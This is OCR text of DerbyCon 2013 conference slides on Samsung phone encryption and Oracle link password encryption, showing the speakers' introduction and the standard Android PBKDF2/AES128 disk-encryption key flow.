What's common in Oracle and Samsung?

They tried to think differently...

László Tóth, Ferenc Spala

28/09/2013 @ DerbyCon 3.0

Capital	Budapest
Area	35 919 sq mi
Population	9.9 million
Language	Hungarian
Internet TDL	.hu

Worth reading: http://9gag.com/gag/6832266

Who are we?

- @Work: Pentest, Vuln. assessment, Security audits ...
- László
  - 12+ years ITSec
- Ferenc
  - 6+ years ITSec
- Speakers @ **DerbyCon 2.0**
- Members of **Hacktivity** Team
- Co-founders of **Hekkcamp**

Where does the fun begin?

- Samsung phone encryption — Android world
- Samsung SD card encryption — Android world
- Introduction of a new framework — TOOL world
- Oracle link password encryption — Odd-one-out

Sorry we have not played with Knox yet.

Samsung phone encryption

Part 1

It is Android but... “We are different than the others!”

WARNING!!!

When we mention S2, S3 and S4, we mean:

- Samsung S2 -> 4.0.3 -> IML74K.XWLP7
- Samsung S3 -> 4.1.2 -> JZO54K.I9300XXEMC2
- Samsung S4 -> 4.2.2 -> JDQ.I9505XXUBMEA

What’s the point?

- Android supports disk encryption from version 3
- In case of phones it supports from version 4
- The algorithm is known...

What’s the point?

- Android supports disk encryption from version 3
- In case of phones it supports from version 4
- The algorithm is known...

What’s the point?

- Android supports disk encryption from version 3
- In case of phones it supports from version 4
- The algorithm is known...

The logo is a registered trademark of KFC

so~~good~~ boring


But Samsung thinks differently

Normal way

Normal way

password


Normal way



password

PBKDF2

Normal way


password


PBKDF2

partition footer

or

/efs/metadata

Normal way



password

PBKDF2


AES128

partition footer


or

/efs/metadata

